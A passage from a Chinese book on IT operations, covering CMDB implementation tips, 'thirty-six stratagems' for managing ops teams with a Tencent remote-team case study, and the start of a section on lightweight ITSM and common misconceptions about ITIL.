第二十八计 CMDB 的南北接口必须足够开放，一方面确保数据能够进入到 CMDB 平台，另外一方面确保 CMDB 数据能够被外围平台消费。

第二十九计 CMDB 的自动发现能力能够快速支持各种协议，确保丰富的自动采集功能。

第三十计 CMDB 的拓扑结构要支持访问流、应用架构、应用部署架构和技术架构，确保丰富的拓扑在多场景的应用。

CMDB 实施

第三十一计 尽量利用自动发现功能，降低配置管理的成本，但也不能太迷信它。

第三十二计 CMDB 的某个配置项管理员必须全程参与建设过程，包括需求定型、测试及验收等。

第三十三计 CMDB 系统建设完成之后，其他系统，比如监控、质量、容量等系统，必须和它联动，用场景驱动配置项的管理。

第三十四计 资源全生命周期管理流程需要平台化，不能让流程脱离 CMDB 存在，那样是很致命的。

第三十五计 云计算的概念层次与组织模型就是 CMDB 的管理模型快照，可以分基础设施层资源模型、PaaS 层资源模型与应用层资源模型。

第三十六计 让领导参与 CMDB 项目的推动，项目的实施便能事半功倍。



案例：应用 CMDB 支撑更多的核心场景

【相关计策：第二十计】

背景

以金融业为例，IT 体系已经是稳态和敏态并存，各家对业务创新非常迫切，同时稳态还有合规要求。运维组织架构已经做到基础架构和应用运维的双维度管理，实现其能力的逐步落地。在底层 IT 基础架构的 IT 主机资源方面，表现为物理机和虚拟机及容器并存的现状；在上层应用架构方面，表现为混合架构的模式，如巨石架构、模块化架构甚至是今天见到的服务化 / 微服务化架构，等等。

稳态业务需求变更少，开发周期长，运维管理以 ITSM 体系要求为主，以纯流程管理为主，导致线上和线下信息管理脱节（变更与配置管理的关系，前文已述），且运维效率低。其次 CMDB 变更内容没有和监控对接，仅用于审计。最后是 CMDB 信息没有和自动化对接，导致产出低下。

敏态业务偏向互联网，对创新要求高。开发迭代周期非常短（以周记），不适合用传统运维方式运作，需要具备快速交付的能力，还可能涉及审计需求。

传统 CMDB 通用性不佳，面向基础设施，面向 ITSM 流程。而流程应用普遍不好，这就造成后续“Excel 表维护”的行业现象。数据中心以基础资源管理为主，CMDB 从运维角度出发优先服务运维角色，缺乏对开发等 IT 价值链角色的服务思考。这些都导致传统 CMDB 只是运维人员的专属工具，很难扩展服务角色。如果企业 IT 规模不够大，传统 CMDB 甚至会变得可有可无。传统 CMDB 资源维护自动发现能力严重匮乏，维护成本高，效率低。传统 CMDB 很少考虑自动化、监控及运营分析平台对接，造成数据永远就是在小范围内流转，没有给其他平台用，形成了大量系统运维的建设碎片，很难支撑现有运维管理平台。


而 CMDB 平台一直被强调的是元数据平台的作用，它应该是一个多角色的平台，必须要跨越出数据中心的范围，但若 CMDB 平台涉及开发和测试部门，就需要找到开发、测试和运维之间的统一管理维度。这就导致了以下问题：

- 管理过程的不一致，比如测试环境的管理和生产环境的配置管理不一致，导致变更质量无法得到保障。
- 由于整个 IT 交付过程无法自动化打通，管理上会形成割裂和孤立，IT 效率发挥不出来。
- CMDB 只是一个数据中心的资产管理平台，没有发挥出应有的业务价值。

这和过去的 IT 服务管理模式有关系：过去的 IT 服务管理模式的承建都是数据中心的人来建设的，流程管控是面向生产环境的，而生产环境的首要维护者又是数据中心。所以造成的情况就是 CMDB 只覆盖数据中心人员的管理诉求，而忽略了研发人员和测试人员的管理诉求。

新的配置管理方案


面向研发和测试人员的管理一方面来自于他们的基础设施的管理和维护，另一方面来自于研发和测试的自身能力管理，比如说系统管理、项目管理、测试管理（分技术和业务两个维度），最后还有端到端 IT 自动化交付的能力管理，这个统一维度必须以应用 / 服务为中心，如下图所示。



- 自动采集层。包括很多协议，例如 agent、私有协议、SSH 等。
- 资源对象层。如 OpenStack、公有云、私有云、服务器、网络、存储、机房等资源对象。
- 开放式的 API 接口。基于全局的 CMDB 要服务很多消费场景，而这些场景不可能只在一个平台之上，因此就需要给每个系统都分配统一且一致的 API，以保证能够消费数据。
- 拓扑管理。这里是运维职业所关注的能力，CMDB 要采集这一层的关系，将关系抽象成应用和应用的关系，当然可用的方式就很多了，像互联网的应用就要用交换机做，或者可能借助一些操作系统的命令去做。这就是说我们做这个拓扑图要分几个层次，有应用架构拓扑、应用部署拓扑、应用实例拓扑、基础架构拓扑，还有机房。

基于全局的 CMDB 可以有效地驱动整个部署流水线，流水线上衔接的是各个 IT 能力，这些 IT 能力的自动流转都是依赖 CMDB 提供的元数据信息，比如说环境管理信息、配置管理信息、集成管理信息等。

举例来说，国信证券的 CMDB 建设充分考虑了诸多场景设计（如下图的场景应用层所示），比如各种流程、交付、监控平台，统一事件平台，变更平台，分析平台等。



因此今天的 CMDB 平台必须要覆盖多角色的需求，同时要把场景更放大一些，面向应用，而非面向基础设施；面向 DevOps，而非面向 Ops，只有这样才能让 CMDB 真正地发挥出它原有的价值——IT 元数据平台。

更多案例请扫描二维码阅读：

- 每个成功的 CMDB 都离不开全员参与
- 面向新 IT 的 CMDB 模型管理新思路



作者简介

王津银，人称老王。2005 年毕业，开始从事电信 BOSS 系统研发。2007 年先后在腾讯公司、YY 和阿里 UC 负责运维工作，经历了服务器从百到万的运维历程，积累了丰富的互联网和传统行业的运维经验，对运维有着全面的理解。2015 年创



办优维科技公司，旨在缩短企业实现高效运维和 DevOps 的路径，公司为多个不同行业的多家企业（电力、泛金融、航空、运营商等）提供了运维产品和服务。

极力倡导价值运维理念，即面向用户的价值是由自动化平台交付传递，同时由数据来提炼和衡量的；“精益运维”理论创始人；中国 IT 运维标准决策委员，中国 IT 标准应用运维规范组组长；国际认证 DevOps Master 首批讲师。

第十章 运维管理

对于高绩效的 DevOps 运维团队而言，没有技术是万万不能的，但技术也不是万能的。我们在建设 DevOps 团队的过程中，经常会遇到如下问题：

“部门里 90 后的年轻员工非常多，新老员工的三观不同，您怎么协调？”

“团队成员工作地点分散，还要远程协同工作，您怎么管理？”

“DevOps 兴起后，‘ITIL 无用论’甚嚣尘上，您怎么看待？”

本章将从人员（或组织）、文化、流程（或机制）等维度来谈运维管理。

“运维管理三十六计”分析了运维团队管理的现状和挑战，从管人和理事两个维度分享计策。作者用亲历的案例分享了运维管理者应该如何因地制宜地与年轻的团队成员打成一片、用互联网产品思维来管理远程团队的经验，相信会对大家有许多启发。

“轻量 ITSM 三十六计”正本清源，先帮我们辨析了 ITIL 的三大经典误解：ITIL 过时论、BCM 之外的其他 ITIL 流程都没用、ITIL 只用于运维，然后阐述了 DevOps 环境下轻量级 ITSM 的三十六计。最后通过分析几个非常知名的运维故障来阐明 ITSM 流程在运维中的关键作用。

希望通过本章内容提醒读者，在 DevOps 环境下，技术（或工具）、流程（或机制）、人员（或组织）、文化这四大要素都很重要，缺一不可。



运维管理三十六计

总说

运维团队管理的现状

对大多数人来说，一听到运维团队，首先映入眼帘的就是工程师和工程师文化，相信很多人对他们的第一印象就是技术人员比较闷，很难沟通，天天装作键盘侠，宁可低头打字聊天也不愿抬头面对面说话。所以很多人认为技术团队很难管理，不管是初建，还是空降，不管是小团队，还是大团队，感觉实际管理中意料外的问题要比预想中的问题要多得多。除了这些，公司的发展也在很大程度上决定了团队的稳定性，很多管理者经常杞人忧天，团队成员稍有不稳定，就觉得公司的问题大于自身管理的问题。另外，企业文化对管理者来说也是一个挑战，比如跨国公司要管理远程团队，新的问题就来了：天天看不到团队里的人，到底靠什么来激励他们？

以上种种问题，从人到事到文化，无不时时刻刻冲击着运维技术团队的管理者们。对企业来说，很大一部分技术管理者是从一线提拔上来的，有着扎实的专业能力，但存在的问题是他们在管理方面没有较好的理论知识及实践经验积累，因此对企业来说，技术团队的管理存在一定的风险。

事实上，对企业而言，任何一个技术团队的管理者都不可能在专业领域永远处于团队的顶端，任何一个技术团队的成员也并不是完全需要靠管理者才能驱动和完成好本职工作的。这也是我们在这里分享“运维管理三十六计”的原因。特别是互联网的运维团队管理，更像是一个互联网产品，管理者和团队成员都需要不断地迭代与更新。

管人与理事

管人与理事，借助这两个概念可以通俗地阐述我们在运维管理方面的观点。如果从管理视角来划分，则可以对应分为成员视角与团队视角。首先我们来看一下成员视角。

成员视角对应的是管人。互联网企业人员最大的特点就是年轻化，而未来十年引领发展的确实就是这一代年轻人，因此作为管理者如何与年轻一代共同发展？管人至关重要。年轻一代的价值观与年纪大一些的管理者会有很大不同，而管理者能否理解和适应年轻一代的价值观决定了双方能否互相信任。年轻一代的价值观会在工作中体现得淋漓尽致，作为管理者要学会鼓励与适应。管理者是领袖还是领导，这也是成员视角的一个核心点，真正的管理者不但能以德服人，在工作中体现出来的专业与视野也能打动每个成员的心。

团队视角对应理事，之所以对应理事，是因为从团队视角来看，运维团队管理者应该更注重团队整体工作的发展与规划。管理者应该是一个敏锐的洞察者，始终能够在企业发展过程中捕捉到机会，带领团队不断向前发展——从团队最开始要解决生存的问题，到存活下来以后思考如何由小变大，再到团队如何遵循自有节奏保持良性发展。企业文化该如何在团队中转换与落地；业务扩张或业务转型时，团队该如何做加减法；运维团队作为技术支持型团队，会被定位为以成本为中心，如何让团队具备多种能力，并被服务对象认可；对管理运维团队更高的挑战是，

如何打造一支在工作中始终充满狼性的团队。

管人与理事是笔者在十年管理中始终践行的法则，目标、方法、行动始终贯穿在实际管理之中。在此将这些经验总结成短短的“运维管理三十六计”，希望对大家有所帮助。

三十六计

认识管理目标

第一计 运维管理有两个主要目标，管人与理事。

第二计 运维管理需要经历三个阶段：生存、生长和建立生态。

新生代年轻员工的管理

第三计 未来十年，团队中坚力量是年轻一代。

第四计 认同年轻团队的五个价值观：不惧权威、自主管理、Hero、女汉子、理想现实主义者。

第五计 打好领导与领袖的组合拳，用法定权责奖赏和鼓励员工，用个人专业能力影响员工，用得好事半功倍，用不好人财两空。

运维团队的定位

第六计 运维团队在企业中的角色不应该是外包和救火队员的角色，而应该是与企业 and 业务共同成长的角色。

第七计 不论公司规模大小，都可以从“是高想象力团队还是低想象力团队，是高创造力团队还是低创造力团队”来看运维团队的发展潜力。

第八计 高想象力与高创造力来源于如何建立运维价值输入 / 输出关键路径，即 input 与 output 机制。

灵活架构与创新能力

第九计 对于运维团队的架构职能，平台型与垂直型是驱动团队发展的内在因子，而不仅是一种僵硬的组织形式。

第十计 混搭“平台与垂直”，是一种面向服务对象的灵活组织管理模式。

第十一计 运维团队的能力体系建设应该像互联网产品一样，不断做好迭代与交付。

第十二计 团队的发展好比一个人的成长，除了好的组织架构外，还需要好的思维模式。

第十三计 成长思维模式中，需要不断挖掘与释放团队内各种成员的潜在能力，做好兼容与适配。

第十四计 营造创新环境也是成长思维模式中必不可少的环节，坚持与服务对象保持紧密沟通，特别是对一件事的持续专注。

激励与文化

第十五计 导师制度对一个技术团队的人才培养非常重要，在不同阶段和不同领域中，都需要灯塔为我们导航，在学习知识的同时收获友情。

第十六计 对遇到成长瓶颈的成员，需要让其自身成长的诉求与不断推陈出新的业务需求发生化学反应，帮助其排除困惑，重拾信心。

第十七计 运维团队应该根据企业的文化价值观形成带有鲜明的团队自身属性的文化价值观，只有这样的团队文化才能深入人心。

第十八计 团队文化可以看成是团队内各成员对于彼此工作方法的一种高度共识。

远程团队管理

第十九计 随着企业业务规模的发展，不少管理者将面临远程团队管理，要正确认识远程团队在企业发展中的真正价值。

第二十计 管理远程团队要经历的三个阶段：活下去（初创期）、追赶与超越（发展期）、自循环（稳健期）。

第二十一计 管理远程团队要解决的三个问题：时间、距离和文化。

第二十二计 时间：远程团队如何高效同步各类工作信息，以及协调任务的执行。

第二十三计 距离：远程团队如何自我发展，以及如何开展外部合作。

第二十四计 文化：远程团队如何读懂并落地公司、部门文化。

空降管理

第二十五计 当作为一个职业经理人空降到一个运维技术团队时，首先要学会快速融入，而不是快速换人。

第二十六计 空降管理中，如何基于管理与被管理双方强烈的认知欲望快速压缩认知成本？认识别人眼中的自己，是破冰的关键路径。

技术洞见

第二十七计 作为运维团队管理者，要学会培养自身与团队在核心业务上的技术洞见能力。

- 第二十八计 随着业务发展，运维团队在经历不同时期的建设过程中将反映出技术洞见为团队能力提升所带来的重要变化。
- 第二十九计 技术洞见在业务扩张建设和实现业务转型中都扮演着关键角色，是管理者及团队的重要专业能力。
- 第三十计 运维管理者要理性看待技术洞见带来的风险，特别是失败案例以及早期技术方案雏形的不完善。
- 第三十一计 创新与关注核心业务是可以不冲突的，运维管理者要围绕核心业务进行技术洞见的灰度发布和全量模拟。

产品思维与创业模式

- 第三十二计 作为面向服务对象的技术团队，运维团队要具备产品思维能力。
- 第三十三计 可以将运维服务的对象分为“客户”与“用户”，前者偏向于企业内部业务团队，后者偏向于企业外部最终用户。
- 第三十四计 运维的产品思维可以体现在工具文化中：以创新方式解决问题，利用该方式快速成长与扩张，以产品为基础。
- 第三十五计 运维团队可以用创业模式来管理建设中的项目以及待评估的技术洞见。
- 第三十六计 将创业模式的项目管理引进运维团队，可以激发团队的狼性，产生更多好的运维服务与产品。



案例：运筹帷幄，解密远程管理

【相关计策：第二十计~第二十四计】

第二十计中提到了三个阶段：活下去、追赶与超越、自循环，其实这条计策与第二十一计~第二十四计息息相关，可以说，这几条计策合在一起，比较完整地总结了管理远程技术团队的方法。

此案例是笔者在带领腾讯上海分公司远程团队与深圳总部团队协同工作三年后总结的一些经验和心得。一路走来尝到了许多酸甜苦辣，于是想把它写出来，给正在与远程团队一起成长以及即将开启这段旅程的同学们一些启发。

第一阶段：初创期，目标：活下去

万事开头难，远程团队开头更难。难在两个地方：误解和自责。误解来自于总部的同事（对于远程团队来说），自责来自于自己。就拿沟通来举一个例子，两边同事大部分是以网友身份开展日常沟通的，而汉字博大精深，有时一个标点符号或者一个带歧义的词，就会造成误解，而且双方在事发后需要的调和成本很高。

那么该如何应对以获得对方的信任？策略如下。

- 找准定位。SWOT 分析一下，把团队负责的工作以及未来一年的业务发展趋势列出来，让每个远程团队成员都清楚地知道优势、劣势在哪儿，机会在哪儿，挑战如何应对。为什么只看未来一年的发展呢？因为实际上没有人知道一年以后的发展变化，不论是人还是业务，所以当下最重要的就是定下来看得见的目标、完得成的任务和可预见的成果，只有这样，大家奔着目标去拼，一年以后达成了，证明了团队的价值后，才能坐下来好好谈未来。

- 熟人战术。在远程团队的初创期，如果可以引入一两名在总部有丰富工作经历的同学，整个远程团队的沟通效率与质量会大幅度提升，远程团队与公司其他团队的磨合周期将大大缩短，不但可以对远程团队在公司内快速树立良好形象起到推动作用，更重要的是可以帮助远程团队内的新成员快速理解和掌握远程沟通的技巧与方法，与此同时，远程团队的沟通管理体系也会悄悄成型。
- 学会推进。在远程团队的日常工作中，大部分任务的认领与执行都是与总部其他团队的任务同时进行的。在执行过程中，为了更好地推进任务，有大量的信息交互、讨论与确认的细节是需要由远程团队成员主动发起的。由于合作双方无法随时随地面对面沟通，因此需要掌握行之有效的方法，比如可以这样做：远程团队内部讨论出计划 A、B、C → 负责同学就计划与总部交换意见 → 获得关键意见并进一步修正方案 → 双方再次沟通，达成一致 → 成果展示，全员认可。整个过程中的关键在于，抛出可选方案后不要急于表达自身观点，而是更全面地聆听意见，把面对面讨论的交流碰撞管理成有节奏的信息依次交互及认可的过程，这样的推进减少了一部分无效的信息碰撞，在远程沟通推进中有一定成效。
- 远程信息精细化管理。由于大部分时间无法和总部团队亲密接触，因此重视和管理“远程形象”的工作就尤为重要了。比如我们在这些方面可以做好：内部 IM 工具的头像设置尽量用高清无码、健康向上的真人照片，如果天天给对方看些花花草草或者卡通形象，很难让对方对你产生感性的认识；不定期举行视频会议或者培训，内容可以是较为轻松的、适合多人互动的，这样便于双方对对方的语音和相貌形成进一步的认识；远程团队成员坚持参加总部举办的各类培训，这样可以刷存在感，也能锻炼远程学习的能力。

- 快速获得反馈。一年的初创期很短，想要知道远程团队做得好不好，听听周围的客观评价是获得改进方案的最有效、最重要的渠道。远程团队应该主动建设 360° 全方位信息反馈机制，定期或不定期地从自己团队内部、所定向服务的团队、有工作往来的团队，以及了解自己团队的职能岗位的同事那里获得第一手反馈意见。特别是那些给予远程团队犀利建议的反馈，有时才是能够真正解决发展瓶颈与障碍的关键建议。

下面分享一个获得信任的实际例子。有一次我们在分公司的第一个业务对外测试，这是一次很好的证明我们团队能力的机会，大家也都很拼。但恰巧阴差阳错地出了一个不大不小的低级错误，当时的产品负责人是从总部调来的，非常熟悉和习惯总部的合作模式，但和我们的远程团队合作时间很短，错误容忍度很低。发生问题后，负责人对当事人表现出了极为不满的情绪，并在电话里给了我很大的压力。更糟糕的是，由于我们的成员把这次对外测试看得太重，所以经过产品负责人这么一激，心态彻底失衡与崩溃，还萌生了退出的想法。我与远程经理快速沟通，在了解了基本情况并判断事态严重性后，第一时间飞往分公司处理此事，在舒缓了团队成员压力、稳定了情绪后，开始帮他们客观分析故障原因，并亲自带领远程团队与产品负责人沟通，真诚道歉并对产品负责人的疑问一一做了详细答复，进而制订了双方均认可的改进方案，并持续由远程经理跟进此事，最终解决了问题。

在团队发展初期，类似这样的危机事件不在少数，信息的向上同步需要非常及时，团队负责人与远程经理对信息的敏感度需要非常高，并且需要亲自上阵解决问题，及时缓解远程团队成员在危机事件过程中压力，并进行有效辅导，帮助他们找到认可的解决方案。同时与服务对象进行坦诚沟通，在积极改进过程中为团队赢得宝贵的改进时间窗，逐步

修复隔阂，收获信任。

第二阶段：发展期，目标：追赶与超越

一年过去了，当远程团队解决了生存问题后，如果就此高枕无忧，那就大错特错了。在新的发展阶段，要思考远程团队未来发展的长期核心能力，特别是与本地团队差异化的优势。伴随着业务和人员的不断增长，第二阶段持续的时间会更长，这也是形成核心能力的关键阶段，我们从以下几个方面来分析在发展阶段应该如何管理。

- 团队定位 2.0 版。赶和超，需要的不仅有智慧还有体力。这个阶段，业务和人员都将经历高速增长，人员结构要向阶梯型发展去规划。一方面继续招聘行业经验丰富的人员，另一方面适当吸纳富有极强战斗力和潜力的年轻人，以老带新。如果单个团队规模发展到 6~8 人以上，则需要培养有管理能力的后备管理者。
- 团队文化传播与形成。赶和超需要很强的团队凝聚力。这是远程团队在第一阶段解决了温饱问题后必须要做的事情。需要充分理解总部大团队的愿景、目标、文化，并在远程团队中落地，组织充分且有效的沙龙讨论，同时远程团队应该形成自己的 slogan，以及将总部文化在本地落地的方案。还可以长期做一些有意义的事情，比如设计远程团队文化衫，设置月度优秀个人奖项，创建团队发展历程专栏，制作专属的户外活动旗帜，利用出差与总部同事进行团建活动等。
- 内部影响力构建。这是远程经理要具备的核心能力，每一封重要的邮件都不能错过，并且要快速、准确地传递给远程团队：将邮件中的有效信息过滤、筛选、加工成远程团队可以清晰理解并快速执行的任务。远程经理要拉近与成员间的距离，必须坚持月度或更高频率的沟通，将目标统一化，挖掘与远程工作相关的需要解决的问题

点。如果再做得好些，还可以不定期地创造老板与团队服务对象面对面沟通的机会，由服务方向高层管理者提出建议，后者在很大程度上会给予远程团队更有价值、更高视野、更大格局的实质性建议，而这些建议对提升远程团队整体档次有深远意义。

- 外部影响力构建。如果说追赶的标准是达到部门级所有团队统一的工作标准，那么超越则需要艺高人胆大地主动出击。在远程团队中选拔核心骨干和业务尖兵参与总部多个关键项目，在其中承担有分量的工作角色，寻找到关键路径，凭借经验形成解决方案并成功应用到项目中，从而完成超越的华丽转身。

下面分享一个解决方案推广的例子。我们在分公司的团队组建与人员招聘初期就引进了上述方案中说的“来自总部的熟人”和“拥有丰富行业经验的本地人才”。通过初期阶段磨合后，大家对于远程团队的工作都可以比较好地完成了。大家与总部团队进行了几次业务层面非常深入的交流后发现，对于基于视窗系统的海量运维管理，一直有一些核心应用技术问题没有得到完善的解决。而非常巧的是，此类系统在远程团队所在地区的多家公司中应用非常广泛，而且远程团队中有成员拥有基于原来公司的很好的应用经验。于是，我们就分三个阶段来做这件事：远程团队的本地人才基于当前业务进行方案试点；远程团队的熟人梳理总部业务并制订实施方案，通过灰度测试和全量模拟来落地；建立该技术方案长期维护虚拟组织，包括总部和远程团队的技术骨干。后来，在这个技术方案维护与发展的过程中，远程团队又不断将集中管理、日志提取等更优化的方案贡献出来，得到了广泛的尊重和认可。

这个案例得益于合适的人员组合、合理的方案推进策略，以及不断追求卓越的精益求精的工作态度。

第三阶段：稳健期，目标：自循环

如果说从初创到发展，是从走路到跑步的过程，那么自循环才是远程团队长期稳定发展的核心。该阶段的管理要从下面几个方面着手：

- 团队进化 3.0 版。自循环在人员结构上体现为：“不断打磨并走向成熟的管理者 + 经验丰富、乐于辅导和分享的骨干成员 + 年轻有冲劲、充满激情的高潜成员 + 怀揣梦想、要求上进的小鲜肉”，这样的团队结构会让工作变得充满想象空间。
- 构建远程团队能力标准。一个团队管理者的能力就是这个团队的花板，作为远程团队管理者需要不断提升自我修养，抬高天花板高度，任何一个成员在远程团队中至少拥有 2~3 年明确的发展方向和对应的衡量标准。在运转顺畅和健壮的自循环体系中，人员的成长与替换都应该是良性和风险可控的。
- 危机意识管理。不同场合、不同时期都需要向远程团队成员传递该意识，SWOT 需要至少以年为周期回顾和分析。有忧患管理意识的团队在自我循环成长过程中造血的功能才会更强大，自我激励所带来的建设成果才会更有价值。

在远程团队的自循环体系形成过程中，有一些新现象是微颠覆传统远程团队被动工作与执行的历史形象的，比如，总部的团队经常主动来分公司进行业务与技术的交流学习、远程团队成员被指定为总部业务骨干人员培养的导师、远程团队成员担任总部核心项目的负责人、远程团队中优秀的骨干获得总部管理岗位的机会，等等。

如果把自循环体系分成内、外两层的话，内层即核心层，是对总部管理体系全面、深入、持续的理解与执行；外层即转化层，是基于远程团队自身的人文理解与差异化能力建设。

更多案例请扫描二维码阅读：

- 运维管理者如何与年轻员工打成一片
- 用互联网产品思维管理远程团队



作者简介

涂彦，腾讯游戏运维总监，负责游戏业务运维服务以及管理工作。从事网络游戏运维 12 年，经历了网络游戏发展的多个阶段，对运维如何在业务中创造价值有着诸多实践与深入思考。腾讯游戏运维实现智能化愿景的坚定实践者，同时致力于将运维工作推向服务化、产品化。关注互联网行业运维标准以及海量业务运维最佳实践。





轻量 ITSM 三十六计

总说

自 20 世纪 80 年代中期 ITIL (Information Technology Infrastructure Library, 信息技术基础架构库) 诞生以来, 以 ITIL 为核心的 ITSM (IT Service Management, IT 服务管理) 理论一直是指导运维的经典理论。在云计算、大数据、万物互联的时代, 随着 DevOps 的兴起, ITSM & ITIL 和 DevOps 的关系成为业内探讨的热点。本文分享 ITSM 的一些最佳实践。首先我们试着辨析 ITSM 与 DevOps 的关系。

- 误解一: ITIL 过时论, 认为随着 DevOps 的兴起, DevOps 取代 ITIL, 可以丢弃 ITIL 了。正确的理解应该是: ITIL 和 DevOps 不是冲突和替代的关系, 而是相辅相成的。先有 ITSM, 后有 ITIL; 先有 ITIL, 后有 DevOps。ITIL 和 DevOps 协同为客户和用户交付价值。为什么说 ITIL 和 DevOps 是相辅相成、相互支持的呢?

➤ 首先以 ITIL 的服务战略模块为例来说明。服务战略模块的宗旨是, 定义为了满足组织的业务成果, 服务提供者需要贯彻的愿景、定位、计划和模式。它希望 IT 组织: 了解战略; 识别客户; 定义应该如何创造和交付价值; 确定服务模式、收费模式。服务战略模

块中的一些服务管理流程，比如财务管理，帮助 IT 组织建立精细化的财务管理体系，让客户和 IT 团队树立起成本意识，也能帮助 IT 组织由成本中心向利润中心转型。再比如需求管理，希望我们为不同种类的用户建立用户文件，识别业务活动模式（Patterns of Business Activity, PBA），针对不同的业务场景和客户提供不同的服务包（Service Package）。这些内容中有很多 DevOps 都没有包含，快速发展的 DevOps 完全可以有取舍地使用它。

- ITIL 的服务设计模块中说 IT 组织应该有自己的服务目录，提供给用户的服务应该有服务的承诺和约定（服务级别管理）。另外，可用性管理、信息安全管理、容量管理、IT 持续性管理、供应商管理等这些 ITIL 的流程对 DevOps 价值交付流水线来说都极其重要。
- ITIL 服务转换模块的宗旨是，确保新的、修改的、退役的服务能够满足服务战略和服务设计阶段所描述的业务期望。比如变更管理强调在生产环境中所做的任何操作都应该得到有效授权，而配置管理、发布与部署管理对 DevOps 的持续集成、持续发布都很有帮助。DevOps 的持续集成就实现了发布与部署管理、服务确认和测试、评估的自动化。而且知识管理对 DevOps、敏捷团队也有很大的帮助和借鉴意义。
- ITIL 服务运维模块希望建立面向客户统一接口的服务台，对运维中出现的故障要分级和分类，分清轻重缓急，按故障管理去处理；不知道故障根源时，通过问题管理找到故障根源，并给出彻底的解决方案，同时把这个方案放到已知错误数据库中（KEDB），共享出来等。迄今为止，这也是所有 IT 组织在服务运维中要遵循的方法。

➤ ITIL 持续服务改进模块的目的是通过不断改进 IT 服务，以适应不断变化的业务需求，包括 PDCA、七步改进流程、改进登记单等方法，也与 DevOps 以及敏捷、精益所推崇的持续改进完全契合和一致。

➤ 当然，许多 IT 组织实施 ITIL 时，只重视建立 ITIL 流程文档，而没有把流程细化到操作程序这一层，导致 ITIL 没有落地。另外有的组织过于急迫地实施 ITIL 的每一个流程，贪大求全，难以消化，导致最终效果不佳。还有的组织为了将 ITIL 落地，购买或开发了 ITIL 的管理软件，但该软件与现有的各监控系统、维护系统没有集成，相互割裂，导致 ITIL 系统仅仅是一个工单系统或文档系统，ITIL 浮在表面，没有和业务结合。由于部分企业实施 ITIL 时投入不少，效果不佳，故而认为 ITIL 无用。我们不能因为自身缺乏经验、工具、技术等原因造成实施 ITIL 失败，就否定 ITIL 本身。

● 误解二：除了 BCM（Business Continuity Management，业务持续性管理），其他 ITIL 流程无用论。DevOps 提倡轻量级 ITSM，强调 BCM。有的人认为只要做好 BCM 即可，这是极其错误的观点。笔者认为正确的观念是下面这样的。

➤ DevOps 从来没有否认 ITIL 其他流程的价值。DevOps 认为运维团队与其贪大求全地实施所有 ITIL 流程，导致战线太长，顾此失彼，还不如小步快跑，集中优势兵力先把 BCM 和 ITSCM 做好，优先确保业务的持续性。这个观点没有错，但并不代表 DevOps 否认 ITIL 其他流程的价值。

➤ BCM 无法孤立地建成。BCM 需要一套体系来保障，离不开其他 ITIL 流程的支持。比如事件管理（Event Management）对 IT 组件和服务进行监控，使 IT 组织耳聪目明，对 BCM 发现早期的灾难

或故障隐患就很有帮助；主动的问题管理，查找问题根源，防止故障重复发生，就很有利于 BCM；配置管理强调精准把握配置项之间的相互关系，对我们了解 IT 基础架构，定位故障及其影响等都有很大的帮助。还有供应商管理，当灾难来临时，供应商能否及时到场，及时给予到位的帮助，对 BCM 也非常重要。另外可以看到，因为容量原因导致的业务中断已不少，可见容量管理对 BCM 有很大的影响力。小结一下，我们不能教条地理解 DevOps 强调的轻量级 ITSM，片面地只实施 BCM，这样会导致一叶障目而不见泰山。孤立地建设 BCM，也一定会建不好。

- 误解三：ITIL 只用于运维。

认为 20 世纪 80 年代中期诞生的 ITIL V2（只有 10 个流程）适合运维团队，情有可原。但是 10 年前 ITIL 就已经升级到 V3 了，ITIL 的服务战略、服务设计、服务转换、持续改进服务的最佳实践也是完全可以用于指导 IT 规划团队、IT 研发团队、IT 质量保障团队的。

- 误解四：ITIL 就是 ISO20000。

- ITIL 是框架，ISO20000 是标准。ITIL 即 IT 基础架构库，它提供了 IT 服务管理最佳实践的框架。ISO20000 即信息技术服务管理体系标准，是面向机构的 IT 服务管理标准。

- 二者范围不同。ITIL V3 2011 有 5 大流程组，28 个流程；ISO20000 有 4 大流程组，13 个流程。

- 要清醒地看到 ITIL 的不足。

- ITIL 是服务管理的框架，是服务管理最佳实践的集合。它有 5 大流程组，28 个流程。但它只介绍到流程（Process）这个层面，没有详细到程序（Procedure）这个层面。而一个 IT 组织，要向客户

交付好的服务,既需要建立健全的流程,也需要把流程进一步细化,落地为操作层面的程序,而且最好能成为自动化的程序。而 ITIL 没有也无法详细介绍到操作层面。因此 ITIL 要在企业落地,就需要在程序层落地。

- 虽然 ITIL 非常重视工具和技术,但它是厂商中立的,没有也不可能提供一个软件安装列表,介绍如何使用这些软件。
